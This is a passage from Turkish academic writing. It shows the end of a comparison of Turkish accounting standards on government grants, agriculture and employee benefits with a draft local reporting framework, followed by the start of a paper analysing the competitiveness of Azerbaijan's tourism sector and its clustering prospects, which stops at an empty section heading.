YFRÇ'de ise parasal olmayan devlet teşvikleri dâhil tüm devlet teşviklerinin alınan veya alınacak varlığın gerçeğe uygun değeri üzerinden ölçülmesi gerekmektedir.

YFRÇ'de teşvikle bağlantılı varlıkların muhasebeleştirilmesine ve ölçümüne ilişkin herhangi bir hüküm bulunmamaktadır. Söz konusu varlıklar, kapsamına girdiği YFRÇ'nin ilgili bölümü (örneğin Maddi Duran Varlıklar Bölümü, Maddi Olmayan Duran Varlıklar Bölümü) uyarınca kayda alınıp ölçülmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 108-110).

Ayrıca, TMS 20'den farklı olarak YFRÇ'de devlet dışındaki diğer üçüncü taraflarca sağlanan aynı tür teşvik ve yardımlara da bu bölümün kıyasen uygulanacağı açıkça belirtilerek bu teşvik ve yardımlar da kapsama alınmıştır.

TMS 41 TARIMSAL FAALİYETLER VE YFRÇ – TARIMSAL FAALİYETLER FARKI

TMS 41 kapsamında canlı varlıklar gerçeğe uygun değerinin güvenilir olarak ölçülemediği durumlarda ilk kayda almada maliyet bedeli ile; gerçeğe uygun değerinin güvenilir olarak ölçülebildiği durumlarda ise gerçeğe uygun değerlerinden satış maliyetleri düşülmek suretiyle ölçülmektedir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti TMS 41 Tarımsal Faaliyetler, 2017: 2-6).

YFRÇ'de ise canlı varlıkların ölçümünde maliyet yöntemi veya gerçeğe uygun değer yöntemlerinden biri kullanılabilir.

TMS'ler kapsamında taşıyıcı bitkiler maddi duran varlık olarak dikkate alınırken,

YFRÇ açısından bu bitkiler canlı varlık olarak değerlendirilerek Tarımsal Faaliyetler Bölümü uyarınca kayda alınmaktadır (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu Yerel Finansal Raporlama Çerçevesi Taslağı, 2015: 52-55).

TMS 19 ÇALIŞANLARA SAĞLANAN FAYDALAR

Çalışanlara Sağlanan Faydalar: Çalışanlar tarafından sunulan hizmetler karşılığında işletme tarafından sağlanan her türlü bedeldir (Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS Seti TMS 19 Çalışanlara Sağlanan Faydalar, 2017: 34-36).

Çalışanlara Sağlanan Kısa Vadeli Faydalar: Çalışanların hizmet sundukları dönemin sonundan itibaren on iki ay içinde tamamı ödenecek olan faydalardır (işten çıkarma tazminatı dışındaki).

İşten Ayrılma Sonrası Sağlanan Faydalar: Çalışmanın (iş akdinin) tamamlanmasından sonra ödenebilir hale gelen faydalardır (işten çıkarma tazminatı dışındaki).

İşten Ayrılma Sonrasında Fayda Sağlayan Planlar: Bir işletmenin bir veya birden fazla çalışanı için sağladığı, çalışma dönemi sonrasına ilişkin faydalara ait resmi veya gayri resmi düzenlemelerdir.

Tanımlanmış Katkı Planları: Bir işletmenin ayrı bir işletmeye (fona) sabit bir katkı payı ödediği ve söz konusu fonun, cari ve önceki dönemlerde, çalışanların sunmuş oldukları hizmet ile ilgili olarak çalışanlara sağlanan faydaların tamamını ödemeye yeterli varlığının bulunmaması durumunda, işletmenin ek katkı payı ödemek konusunda herhangi bir yasal veya zımni kabulden doğan bir yükümlülüğünün olmayacağı, hizmet dönemi sonrasına ilişkin fayda planlarıdır.

Tanımlanmış Fayda Planları: Tanımlanmış katkı planları dışında kalan, hizmet dönemi sonrasına ilişkin fayda planlarıdır.

İşten Çıkarma Tazminatları: Normal emeklilik tarihinden önce işverenin kararı ile çalışanın işine son verilmesi, çalışanın gönüllü olarak, söz konusu faydalar karşılığında işten ayrılmaya karar vermesi sonucunda ödenebilir duruma gelen faydalardır.

Giydirilmiş (Kazanılmış) Personel Sosyal Hakları: Gelecekte istihdam edilmeye bağlı olmayan, çalışanlara sağlanan faydalardır.

Tanımlanmış Fayda Yükümlülüğünün Bugünkü Değeri: Cari ve önceki dönemlerde çalışanlarca sunulan hizmet sonucunda ortaya çıkan gelecekte ödenmesi beklenen yükümlülüğün, plan varlıkları düşülmeden önceki bugünkü değeridir.

Cari Hizmet Maliyeti: Cari dönemde çalışan tarafından sunulan hizmet sonucunda, tanımlanmış fayda yükümlülüğünün bugünkü değerinde meydana gelen artıştır.

Faiz Maliyeti: İlgili faydaların ödenmesine bir dönem yaklaşılması nedeniyle, tanımlanmış fayda yükümlülüğünün bugünkü değerinde bir dönem boyunca meydana gelen artıştır.

Çalışanlara sağlanan faydalar aşağıdakileri kapsar:

a) Çalışanlara sağlanan kısa vadeli faydalar; ücret, maaş ve sosyal sigorta primleri, ücretli olarak çıkılan yıllık izin ve hastalık izni, kar dağıtımı ve ikramiyeler (dönem sonundan itibaren on iki ay içinde ödenebilir olanlar) ve mevcut çalışanlara sağlanan parasal olmayan faydalar (sağlık yardımı, lojman, araç ve ücretsiz veya indirimli olarak verilen gıda yardımı ve diğer hizmetler) gibi,

b) Çalışma dönemi sonrasında sağlanan faydalar; emeklilik maaşı, diğer emeklilik faydaları, emeklilik sonrası hayat sigortası ve emeklilik sonrası sağlık yardımı gibi,

c) Çalışanlara sağlanan diğer uzun vadeli faydalar; uzun süreli işten ayrılmalar veya seyahat veya öğrenim amaçlı işten alınan ücretli izinler, işi tamamen bırakma veya diğer uzun süreli hizmet faydası, uzun dönem iş göremezlik ödeneği ve dönemin bitiminden itibaren oniki ay içinde tamamı ödenmeyen kar dağıtımı, ikramiye ve ertelenmiş ödemeler,

d) Çalışmanın sona erdirilmesine ilişkin faydalar,

e) Öz sermaye kaynaklı faydalar.

f) Yukarıda yer verilen her bir kategori birbirinden değişik özellikler taşıdığından bu Kısımda her bir özellik için ayrı düzenlemeler getirilmiştir.

* Çalışanlara sağlanan faydalar YFRÇ' de yer almayan bölümlerdendir.

KAYNAKÇA

T.C Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu. Kasım 2015, Yerel Finansal Raporlama Çerçevesi Taslağı.

Kamu Gözetimi Muhasebe ve Denetim Standartları Kurumu TMS/TFRS 2017 Seti

Yünlü, M. (2016) Bağımsız Denetime Tabi Olup Tms/Tfrs Uygulama Kapsamında Olmayan İşletmeler İçin Finansal Raporlama Standartları, Muhasebe Ve Denetim Dünyası, s: 23-42.

[http://kgk.gov.tr/content_detail-192-1223-yerel-finansal-raporlama-cercevesi-taslagi-kamuoyu-gorusune-acilmistir\(13112015\).html](http://kgk.gov.tr/content_detail-192-1223-yerel-finansal-raporlama-cercevesi-taslagi-kamuoyu-gorusune-acilmistir(13112015).html)

(<http://www.kgk.gov.tr>)

Azerbaycan’da Turizm Sektörünün Rekabet Gücü Analizi ve Kümelenme Sorunu

Fariz AHMADOV*

Gülmar MİRZAYEVA**

Öz

Küreselleşme olgusunun dünya genelinde hız kazanmasıyla birlikte ülkeler arasındaki gelişmişlik seviyesi gittikçe artmaktadır. Dünyadaki başarılı kümelenme örnekleri incelendiğinde, teknolojik yönden ortak hedefleri, rekabetçi üstünlüğü ve güçlü bir tedarik zinciri oluşturan, sinerji yaratmayı ve yenilikçiliği amaçlayan kümelenme girişimlerine verilen önem artmaktadır. Dolayısıyla gelişmiş ülkelerde artık kümelenmeler yararlarını gösterirken gelişmekte olan ülkeler tarafından da artık uygulanmaya başlanılmıştır. Bölgelerin rekabet gücünün artırılması ve sürdürülebilmesinde sektörler kümelenmelere daha fazla ilgi göstermektedir. Bu çalışmanın amacı, Azerbaycan’ın petrol dışı sektörlerinde yerel potansiyelleri harekete geçirerek ülkemizdeki turizm sektöründe bölgesel kalkınma politikalarının uygulanması düşüncesinin ortaya atılmasıdır.

Kümelenme politikalarının dünyada gelişmesine rağmen ülkemizde uygulanmasının geç kalındığı söylenilebilir. Kümelenmenin bünyesinde barındırdığı işletmelere sağladığı avantajlar ülkemizde turizm sektörünün gelişmesini teşvik edecektir. Kümelenme olgusunun uygulanması petrole dayalı ekonominin petrol fiyatlarından bağımlılığının giderilmesine, ülke gelirlerinin artmasına ve ahalinin refahının yükselmesine yardımcı olacağı beklenmektedir. Bu nitel çalışma bağlamında Azerbaycan’da turizm sektörünün genel durumu analiz edilmiş, Elmas modeliyle turizm rekabet gücü incelenmiş ve kümelenme durumu araştırılmıştır.

Anahtar Kelimeler: Rekabet Gücü, Kümelenme, TOWS Analizi, Elmas Modeli

Competitive Power Analysis of Tourism Sector in Azerbaijan and Clustering Problem

ABSTRACT

With the globalization phenomenon accelerating around the world the level of development among countries is increasing steadily. When the examples of successful clusters in the world are examined, technological partnership goals, competitive advantage and creating a strong supply chain, to create synergy and importance given to cluster initiatives which aimed innovation is increasing. So while developed countries are now showing the benefits of clusters, it is now being implemented by developing countries. In increasing and sustaining of the competitive power of the regions, sectors are more interested in clusters. The aim of this study is to mobilize local potentials in the non-oil sectors of Azerbaijan is revealed the implementation of regional development policies in the tourism sector in our country.

Despite the development of clustering policies in the world, it can be said that implementation in our country is late. The advantages that the cluster provides to the businesses it hosts will encourage the development of the tourism sector in our country. Implementation of the cluster phenomenon is expected it will help to the elimination of the dependence of oil prices of oil-based economy, to increase the income of the country and to the prosperity of the people. In the context of this qualitative

* Doç.Dr., Azerbaycan Devlet İktisat Üniversitesi (UNEC), Türk Dünyası İşletme Fakültesi, İşletme Bölümü öğretim görevlisi, Uluslararası Master ve Doktora Merkezi dekanı, ahmadovfs@hotmail.com

** Öğr.Gör., Azerbaycan Devlet İktisat Üniversitesi (UNEC), Türk Dünyası İşletme Fakültesi, Turizm ve Otelcilik Bölümü öğretim görevlisi, gulnarmirzayeva8@gmail.com

study, the general situation of the tourism sector in Azerbaijan was analyzed, competitiveness of tourism is examined with diamond model and clustering situation was investigated.

Keywords: Competitive Power, Clustering, TOWS Analysis, Diamond Model

GİRİŞ

Günümüzde kümelenme ülkelerin rekabet gücü kazanması ve sektörlerin gelişmesi açısından çok önemli hale gelmiştir. Dolayısıyla kümelenme anlayışı hızla gelişen dünyada önemli kavram haline gelmiş ve ister gelişmiş isterse gelişmekte olan ülkelerin ilgisini çekmiştir. Kümelenme yaklaşımı, 1920’lerde Alfred Masrhall tarafından ortaya atılmış ancak 1990’larda Michael Porterin “The Competitive Advantage of Nations” çalışması ile popülerlik kazanmıştır. US Council tarafından yapılan tanıma göre kümelenme, belirli bir sektörde ve bölgede iş yapan bir birinden bağımsız şirketlerin, yenilikleri hayata geçirerek aralarında sıkı iş birlikleri kurmaları, tesis, bilgi ve uzmanlıklarını paylaşmaları, teknoloji transferi için birlikte hareket etmeleri ve ağlar oluşturmaları için ortak çalışmalarıdır. Dolayısıyla kümelenme, karşılıklı bağımlı tedarikçileri de içeren firmalar ve/veya işletmeler, bilgi üreten kurumlar (üniversiteler, araştırma kurumları, mühendislik şirketleri), destekleyici kurumlar (acenteler, danışmanlık şirketleri, bankalar, sigorta şirketleri), müşteriler, kümelenmeyi destekleyen ilgili kamu kurumları, sivil toplum kuruluşları ve yerel yönetimler tarafından oluşturulmuş ağ olarak tanımlanmaktadır (Bulu, 2009: 16). Kümelenme rekabet ve işbirliğini eş zamanlı olarak bünyesinde barındırması beklenen, bu açılardan değer zincirini modelleyen bir gelişim politikası aracıdır. Kümelenmenin bölgesel kalkınmayı arttırması, verimlilik artışı yaratması ve yenilikleri hızlandırması gibi faydalar sağlayarak rekabet avantajı oluşturmaları, sadece şirketler için değil ülkeler açısından da önemlidir. Ülkelerin rekabet üstünlüğünü yakalamaları belli alanlarda veya sektörlerde öncü olması ve lider rolünü üstlenmesine yardım etmektedir (Nasır, 2009: 98).Sektörel rekabet gücü literatürde, bir sektörün rakiplerine eşit ya da daha üst düzeyde bir verimlilik düzeyine ulaşması ve bu düzeyi sürdürme yeteneği ya da rakiplerine oranla eşit ya da daha düşük maliyetle ürün üretme veya satma yeteneği olarak tanımlanır (Markusen, 1992:8). Başka bir ifadeyle, sektör düzeyinde rekabet gücü, bir sanayicinin rakiplerine eşit ya da daha üst düzeyde bir verimlilik düzeyinde uluslararası piyasanın gereklerine uygun mal ve hizmet üretebilme ve daha düşük maliyetlerle, uluslararası piyasaların standart ve taleplerine uygun mal ve hizmetleri üretebilmesini sağlayan icat ve yenilikleri gerçekleştirme yeteneğidir.

Zengin bir kültürel mirasa ve doğal güzelliklere sahip olan Azerbaycan’a gelen turist sayısı her geçen yıl artmaktadır. Dolayısıyla, Azerbaycan’ın zengin tarihi, kültürel ve doğal mirası dünyanın her yerinden misafirleri çekmektedir. El değmemiş doğa, mineral su kaynakları, dünyadaki tek tedavi petrolü olan Naftalan, nadir eski mimari anıtları, kendine özgü kültür, yerli mutfak ve diğer birçok faktörler Azerbaycan’da turizmin tüm türlerinin: iş, spor, tedavi, tanışma, avcılık, egzotik, plaj ve hatta gastronomi turizminin gelişmesi için olanak sağlamaktadır. Dünyada mevcut olan 11 iklim kuşağından 9’u

Azerbaycan'da bulunmaktadır. Bu da, yaz ve kış turizmini organize etmeye olanak yaratmaktadır. Bu çalışmanın amacı, turizm sektöründe bölgesel kalkınma politikalarının uygulanmasının kümelenme perspektifinden incelenmesidir. Dolayısıyla çalışmada, kümelenmenin teorik alt yapısı, Azerbaycan turizm sektörünün mevcut durumu, turizm sektörünün kümelenme imkânları ve kümelenmesindeki sorunlar modellerle incelenmiştir. Çalışmada ülkenin turizm sektörünün kümelenerek geliştirilmesi için öneriler sunulmuş ve “Ülkede turizm sektörü işletmelerinin bugünkü durumu kümelenme olgusuna hazırdır mı”, “Azerbaycan’ın bölgelerinde hangi turizm türü kümelenmesinin uygulanması mümkündür”, “Kümelenme uygulanmasının ülkeye sağladığı fayda ve avantajları nelerdir”, “Turizm sektörü işletmelerinin sergilediği politikaların kümelerin yaratılmasına etkisi nelerdir” gibi sorular elmas modeli ile incelenmiş ve sorular cevaplandırılmıştır.

1. Azerbaycan’da Turizm Sektörünün Mevcut Durumunun Analizi

Azerbaycan’da turizm sektörünün mevcut durumu ve SWOT analizi aşağıdaki tabloda yapılmıştır.

Tablo 1. Turizm Sektörünün SWOT Analizi

Fırsatlar	Tehditler
1. Üniversitelerde uzman hazırlanması için fakültelerin yaratılması	1. Altyapı ve hizmet kalitesinin hızlı talep artışının beraberinde gittikçe taleplere cevap verememesi
2. Markalaşma için olanakların ortaya çıkması	2. Müşteri bilincinin gelişimi seçimi etkiler
3. Ülkede döviz kurlarındaki artış	3. Fiyat politikası
4. Turizm gelirlerinin artımı	4. Yüksek standartlı tesislerin azlığı
5. UNESCO-nun Dünya Miras listesine dahil olan İçeri Şehir, Kız Kulesi, Shirvanshahlar sarayı, Gobustan Devlet Koruğu	5. Ülke toprağının %20’nin işgal altında olması
6. AB tarafından geliştirilmekte olan ortak turizm politikasının asgari işbirliği ve bilgi paylaşmaya yönelik olması, özendirici ve yönlendirici bir özelliğinden yararlanmak	6. Yatırımcıların yetersiz destek görmesi
7. Turistler açısından güvenlik tehditinin olmaması	7. Turist sayısının az olması
8. İşsizlik sorununun çözülmesi	8. Hazar denizindeki ekolojik sorunlar
9. Dünyada doğa, kültür ve sağlık turizmine ilginin artması	9. Global rekabetin gelişimi (Rekabet üstünlüğü artan, avantajlı ülkelerin varlığı)
10. Otel yatırımcılarının artması	10. İklim değişikliği olarak yazın yüksek sıcakların geç gelmesi
	11. Komşu ülkelerde fiyat ve kalitenin uygunluğu

11. İpek yolu üzerinde yerleşmesi 12. Mega-etkinliklerin Azerbaycan’da gerçekleştirilmesi 13. “Azerbaycan Cumhuriyetinde 2002-2005 yıllarında turizmin gelişmesi üzere Devlet Programı” ve “Bölgelerin sosyo-ekonomik gelişmesi üzere Devlet Programı”	
Güçlü yönler	Zayıf yönler
1.Bölgelerde turizm potansiyeli 2. Azerbaycan arazisinden İpek Yolunun geçmesi 3. Doğal koşulların uygunluğu ve kültürel zenginlik 4. 11 iklim tipinden 9’nun ülkemizde bulunması 5. Dünya Turizm Örgütünün Bakü’de organize ettiği seminer 6. Her mevsim turizm imkanlarının bulunması 7. Ülkedeki istikrar 8. Turizme yönelebilecek işgücünün varlığı (yeniliklere açık genç nüfus) 9. Devletin destek programı 10. Azerbaycan’ın 26 ülke ile turizm anlaşmasının varlığı 11. Termal turizm potansiyelinin yüksek olması 12. Çeşitli etnik grupların varlığı 13. Zengin mutfığa sahip olması	1.Eğitimli personelin azlığı 2.Turizm sektörünün tanıtım sorunu 3.Turizm tesisleri inşaatı için büyük miktarda finansa gerek duyulduğundan çok az girişimcinin bu sektöre yönelmesi 4.Yabancı yatırımcıların ilgisinin az olması 5.Vize sorunu 6.Turizm günlerinin az olması 7.Yüksek enflasyon 8.Ulaşım altyapısının yetersiz olması 9. Planlama sorunu 10. Devlet gelirlerinin petrole bağımlılığı 11. Havayolu ulaşımının pahalı olması 12. Turizm eğitiminin yetersiz olması 13. Turizm bilincinin oluşmaması 14. Bölgelerin turizm potansiyelinin değerlendirilmemesi 15. Hizmet kalitesinin yetersiz olması 16. Fiyatların yüksek olmasına rağmen kalitenin düşük olması 17. Altyapı ve üstyapı sorunu 18. Konaklama tesislerinin yanlış yapılanması 19. Turizm politikasının oluşturulamaması

1.1. Azerbaycan'da Turizm Sektörünün Güçlü Yönlerinin Fırsat Stratejileri

GF sektörün güçlü taraflarını destekleyen fırsatları belirlemek ve değerlendirmek için geliştirilen stratejilerdir. Güçlü yönlerle fırsatları birleştirerek sektörü avantajlı duruma getirmek amaçlanmaktadır. Analiz sonucunda belirlenen ve sektöre uygulanması gerekenler aşağıdakilerdir:

- Doğa ve sağlık turizminden başka ülkede deniz-kum-güneş turizmi (3S), kongre turizmi, gastronomi turizmi, spor turizmi, deniz turizmi açısından başkent Bakü'de ve bölgelerde güçlü potansiyele sahiptir. Bu potansiyeli geliştirilmesi ve uluslararası rekabete dayanacak sektör yaratılması amacıyla üniversitelerde turizm eğitimi artırılmakta ve uzman yetiştirmek hedeflenmektedir.
- Azerbaycan'dan Büyük İpek yolunun geçmesi turizm açısından avantajlar sunmaktadır. Büyük İpek yolunun ilk istikameti Güney Azerbaycan topraklarından geçtiğinden bu arazi ile geniş ilişkisi olan Derbentte, Şirvan'da, Şekide, Beyleganda, Gence'de, Gebeled, Tebriz'de, Nahçıvan'da ipekçiliğin gelişmesine neden olmuştur, onların her birinin ipekçilik ticaret merkezine dönüşmesine ortam yaratarak meşrulaşmasına yol açmıştır. Bu yol üzerinde yerleşen şehirlerin marka olma şansı olduğu bilinmektedir. Farklı bölgelerin sahip olduğu özellikleri kullanarak markalaşma fırsatı değerlendirilebilir. Örneğin, Nahçıvan'da Mömine Hatun türbesi, Şekide Han Sarayı.
- Dünyada mevcut olan 11 iklim kuşağından 9'u Azerbaycan'da bulunmaktadır. Ülkemizin iklimi, yaz ve kış turizmine olanak sağlamaktadır. Azerbaycan'a ekolojik turların düzenlenmesi oldukça yaygındır, bunlar doğa yürüyüşünü, trekking vb. içerir. Öğle vakti kum plajları dalış (diving) için çok uygundur, deniz sezonu Mayıs'ta başlamaktadır. Bu açıdan bakıldığında döviz kurlarındaki artım, yatırımlara açık olan turizm sektörüne yabancı yatırıma olanak sağlamaktadır.
- Mega-etkinliklerin ülkemizde gerçekleşmesi ülkeye gelen turist sayısının artımına sebep olmaktadır. Buna örnek olarak 2012 yılında Azerbaycan'da yapılmış Eurovision yarışması sonucunda rekor sayıda turist ülkeyi ziyaret etmiştir. 2015 yılında Avrupa Oyunlarının 2016 yılı Formula I yarışının organize edilmesi bu organizasyonların devamlı olduğunu göstermektedir. Turist sayısının artması, dolayısıyla turistik harcamaların artması turizm gelirlerini de arttırmaktadır. Azerbaycan'da tatil yerlerinin 2009-2018 yıllarını kapsayan gelişim programının

sonucu olarak turizm faaliyetinden sağlanan gelir 2012 yılında 21597,1 (bin) manat, 2014 yılında 26031,0 (bin) manat olmuştur.

- Doğu bölgesine göre Azerbaycan'ın merkezi ve batı bölgesinde sağlık turizmi az gelişmiştir. Bu arazilerde mevsimlik faaliyet gösteren bazı tedavi dinlenme tesisleri yer almaktadır. Avrupa Birliği turizm politikasının ilkelerinden olan turistik mevsimlik yoğunlaşmanın önüne geçmek faydalı olmaktadır. Küçük Kafkas Dağları eteklerinde yer alan Naftalan kentinde dünyada tek olan tedavi amaçlı çamur petrolü bulunmaktadır. Mevsimlik yoğunlaşmayı azaltmak için hem batı hem de doğu bölgesinde sağlık turizmini geliştirmek ve bu bölgelerdeki kaynakların tamamının değerlendirilmesi gerekmektedir.
- Azerbaycan Cumhuriyeti suç oranı en düşük olan ülkelerden biri olarak kalmaktadır. Burada sokak cinayeti, hemen hemen, neredeyse yoktur ve gece geç saatlere kadar sokaklarda yürümek olağan durumdur. Ülkedeki istikrar, turist güvenliğinin yüksek düzeyde sağlanması göz önünde bulundurularak, ülkenin rekabet gücünün artırılmasında fırsat olarak kullanılabilir.
- Ülkemizde istihdam edilmiş ahalinin %1,2'si turizm sektöründe çalışmaktadır. Çalışabilir nüfusun 15-29 yaşlı gençler arasındaki işsizlik düzeyi 2012 yılında %5,2 oranında, 2013 yılında % 5 oranında , 2014 yılında % 4,9 oranında olmuştur. Emek-yoğun sektör olan turizmin geliştirilmesi, genç nüfusun istihdam edilmesine ve işsizlik oranının azaltılmasına olanak sağlayacaktır.
- Azerbaycan Cumhuriyeti'nde 2010-2014 yılları arasında turizmin gelişmesine dair Devlet Programı 2010 yılı 6 Nisan tarihli kararname ile onaylanmıştır. Bu sektörde etkili değişimlere yol açmıştır. Doğa turizmi daha çok ilgi çekmektedir. Turistlerin deniz, çay ve göllerde boğulma, dağlardan kayıp düşmesi gibi olaylar yaşanmaktadır. Tur düzenleyen işletmeler tarafından turların yönetimi ve güvenliğinin sağlanması, ülkemizin güvenilir bir destinasyon haline gelmesine yardımcı olmaktadır.
- Sağlık hizmetlerine ihtiyaç duyan kişiler, sağlık kuruluşlarının kalitesi, eğitimli insan kaynağı ve fiyat avantajlarıyla öne çıkan ülkelere yönelmektedirler. Günümüzde, daha iyi olanaklar ve daha gelişmiş teknoloji kullanılarak tedavi olmak amacıyla başka ülkelere seyahat etmek oldukça yaygınlaşmıştır. Ülkemizdeki sağlık turizmi potansiyelinin değerlendirilmesi ve

altyapının oluşturulması, ülkemiz açısından sağlık turizminin gelişmesinde bir fırsat olacak ve ülkemizin sağlık turizm destinasyonlarının sırasına katılmasına olanak sağlayacaktır.

Çalışmada bahsedilen doğal kaynakların varlığı bir çok turizm çeşitinin gelişimini ortaya çıkarmaktadır. Ancak rekabet üstünlüğü kazanan ürünler ve bu ürünlerin dünyada tanınması turizmi daha etkili hale getirmektedir.

1.2. Azerbaycan'da Turizm Sektörünün Zayıf Yönlerinin Fırsat Stratejileri

ZF sektörün zayıf yönlerini kuvvetlendirmek için fırsatları kullanarak geliştirilen stratejilerdir. Azerbaycan'ın turizm sektörünün zayıf yönleri belirlenmiş ve hangi çalışmalarla geliştirilmesinin mümkün olacağı önerilmiştir.

- Lenkeran iktisadi ilinde termal turizmin gelişmemesinin nedeni yörede termal sularının yasal sahibinin olmaması ve direk bu işle uğraşan kurumun olmamasıdır. Turizmin gelişimini hedefleyen Devlet Programı çerçevesinde bu sorunu çözüp termal turizmi geliştirmek gerekmektedir.
- Büyük İpek yolu Azerbaycan arazisinden geçmiştir hala üzerinde eski kervansaraylar, kaleler, hamamlar, kuleler vardır. Fakat bunların çoğu restore edilmediği için kullanılabilir durumda değildir. Tarihi İpek Yolunun üzerinde yerleşmesi turizmin geliştirilmesi için bir fırsattır ve bu fırsatın değerlendirilmesi için bu yol üzerindeki tarihi yerlerin restore edilmesi ve turizme kazandırılması önem taşımaktadır.
- Turizm bölgelerine turların satın alınmasıyla değil alternatif yollarla ulaşılması fiyat açısından pahalı olmakta ve turistlere sorun yaşatmaktadır. Örneğin, Naftalanda tedavi amaçlı petrolün varlığı sağlık turizmi açısından avantajlıdır, fakat buraya ulaşmak için yabancı ülkelere havayolu ulaşımının olmaması diğer şehirlerden karayolları aracılığıyla ulaşılması turistler açısından sorun yaratmaktadır. Şamahı Gobustan arazisinde yerleşen ve tek olması ile seçilen çamur volkanlarına güzergahların olmaması da turistler açısından sorun yaratmaktadır. “Bölgelerin Sosyo-Ekonomik Gelişmesi Üzere Devlet Programı” çerçevesinde bu sorunlar çözülebilir.
- Bölgelerde yüksek standartlı tesislerin artırılması 2014-2018 yıllarını kapsayan sosyal programın içinde yer almaktadır.
- 2015 yılında Turizm Bakanlığın katılımı ile 16.Uluslararası Turizm Fuarında ülkemize ait milli stand kurulmuştur. Önceki yılların deneyinde yurtdışında düzenlenen çeşitli uluslararası sergilerde Ermenistan tarafından Azerbaycan'ın işgal edilmiş topraklarının yanı sıra, Dağlık Karabağ bölgesinin tanıtılması ile ilgili etkinlikler gerçekleştirilmiş, Dağlık Karabağ'a uygun

kampanya malzemeleri yayılmıştır. Böyle durumların önlenmesi amacıyla Kültür ve Turizm ve Dışişleri bakanlıklarının ortak çabaları sonucunda Birleşmiş Milletlerin Dünya Turizm Örgütü Yönetim Kurulu 28-29 Mayıs 2015 tarihinde Hırvatistan'ın Rovin kentinde düzenlenen 100. toplantısında Azerbaycan'ın önerdiği "Çatışma yaşanan bölgelerin turizm mekanı olarak ve turizmin yasadışı amaçlar için kullanımının önlenmesi" adlı karar kabul edilmiştir.

- Ülkeye yatırılan yabancı yatırımların çoğu petrol sektörüne yapılmaktaydı. Bu gün devlet yatırım politikasının amacı petrol dışı sektörlerle yatırım çekmektir. 1995-2013 yıllarında petrol sektörüne 48,7 milyar dolar, petrol dışı sektörlerle ise 35,07 milyar dolar yatırım yapılmıştır.
- Ülkedeki istikrar, misafirperverlik ve doğal koşullar dikkate alınarak turist sayının artırılması hedeflenmelidir.
- Hazar Denizi sorunları içerisinde seviye tereddütü yanında, deniz sularının kirlenmesi ve bununla ilgili çevresel koşulların bozulması son dönemin en önemli sorunudur. Hazar denizinin esas kirlilik kaynakları onun havzasında, kıyılarında bulunan şehirlerin ve sanayi tesislerinin atık suları, deniz ulaşımından ve petrol madenlerinden akıtılan çeşitli kirleticilerdir. Azerbaycan Cumhurbaşkanı tarafından imzalanan 2007 yılı 20 Haziran tarihli 2244 №-li "Hazar Denizinin Ekoloji Korunmasına İlişkin Bazı Önlemler" Kararından kaynaklanan sorunların çözülmesi amacıyla Azerbaycan Cumhurbaşkanının Yedek Fonu'ndan 3,5 milyon lira ödenek ayrılmıştır.
- Azerbaycan Cumhurbaşkanının 2012 yılı 29 Aralık tarihli fermanı ile onaylanmış "Azerbaycan 2020 Geleceğe Bakış" gelişim programı çerçevesinde turizm altyapısının gelişimi, uluslararası standartlara uygun turizm hizmetlerinin genişletilmesi ve bu alanda rekabet gücünün yükseltilmesi yönünde faaliyetler gerçekleştirilmektedir.

1.3. Azerbaycan'da Turizm Sektörünün Güçlü Tehdit Stratejileri

GT (Güçlü-Tehdit) dış ticarete karşı hassasiyetini azaltmak için birimin güçlü yanlarının nasıl kullanılması gerektiğini ortaya koyan stratejilerdir. Yapılan analize göre belirlenmiş stratejiler aşağıda verilmektedir.

- «Azerbaycan Cumhuriyetinde 2002-2005 Yıllarında Turizm Sektörünün Kalkınmasına Dair Devlet Programı»nın uygulanması sonucunda turizmin gelişmesi için olumlu ortam oluşturulmuş, ülkemizin uluslararası turizm pazarına entegrasyonunun temeli atılmıştır. Böylece, uluslararası turizm pazarında tanınmama tehdidi azaltılmıştır.
- Azerbaycan Turizm Enstitüsü Azerbaycan Cumhurbaşkanının 25 Ağustos 2006 tarihli ve 925 sayılı kararnamesiyle ve Azerbaycan Cumhuriyeti Bakanlar Kurulunun 13 Şubat 2006 tarihli ve 45 sayılı kararıyla Azerbaycan Cumhuriyeti Kültür ve Turizm Bakanlığına bağlı olarak

kurulmuştur. Bugün ATE (Azerbaycan Turizm Enstitüsü) 11 anabilim dalında eğitim vermektedir.

- Azerbaycan turizminin tanıtılması için ülkenin turizm şirketleri de uluslararası turizm sergilerine katılmaktadırlar.
- Turizm tesislerinin inşaa edilmesi için büyük miktarda finansa gerek duyulduğundan çok az girişimci bu sektöre yönelmektedir. Dünyadaki turizme yapılan yatırım tecrübesini öğrenme imkanı ve yurtdışında Azerbaycan turizminin tanıtılması bu sektöre yatırımcı çekme fırsatı yaratabilir.
- 2015 yılından sonra baş veren döviz kurlarındaki artış bu sektöre yabancı yatırımcıların ilgisini çekebilmektedir.
- Vize prosedürlerinde zorluklar turistlerin gidiş gelişinde sorunlar yaratmaktadır. Avrupa'nın dünyada en çok turist kabul eden bölge olmasının temel nedenlerinden biri vize kolaylıklarıdır. Vize kolaylıklarının sağlanması turist sayısının artmasına sebep olacaktır.
- Azerbaycan'da deniz yolu ulaşımının gelişimi perspektifli değildir, bu yol yalnızca ticaret için kullanılmaktadır. Turistler gittikleri ülkede otomobil kiralamayı tercih ederler fakat ülkemizde bu yeteri kadar gelişmemiştir. Turist artışını dikkate alarak bu sorunların çözülmesi gerekmektedir.
- Turizm sektörünün zayıflıklarından biri tahminin doğru şekilde yapılamamasıdır. Çünkü bu sahanın gelişimini etkileyen faktörler (politik, ekonomik, sosyal, doğal afetler,) önceden yapılmış tahminin yanlışlığına neden olmaktadır. Bu tahminlerin yapılması devlet tarafından kontrol edilmelidir.

Devlet gelirlerinin 2016 yılında 14,5 milyar manat onun % 46 oranını yani 6711 milyon manat Petrol Fonundan karşılanması beklenmektedir. Petrol fiyatındaki dalgalanmaları göz önünde bulundurursak devlet ekonomisinin zor günler yaşayacağı kaçınılmazdır.

1.4. Azerbaycan'da Turizm Sektörünün Zayıf Tehdit Stratejileri

ZT sektörün zayıf yönlerinin dış tehditlerden kolayca etkilenmesini engelleyecek savunma planlarını hazırlamaya yarayan stratejilerdir. Turizme yarar sağlayacağı beklenen stratejiler aşağıdakilerdir:

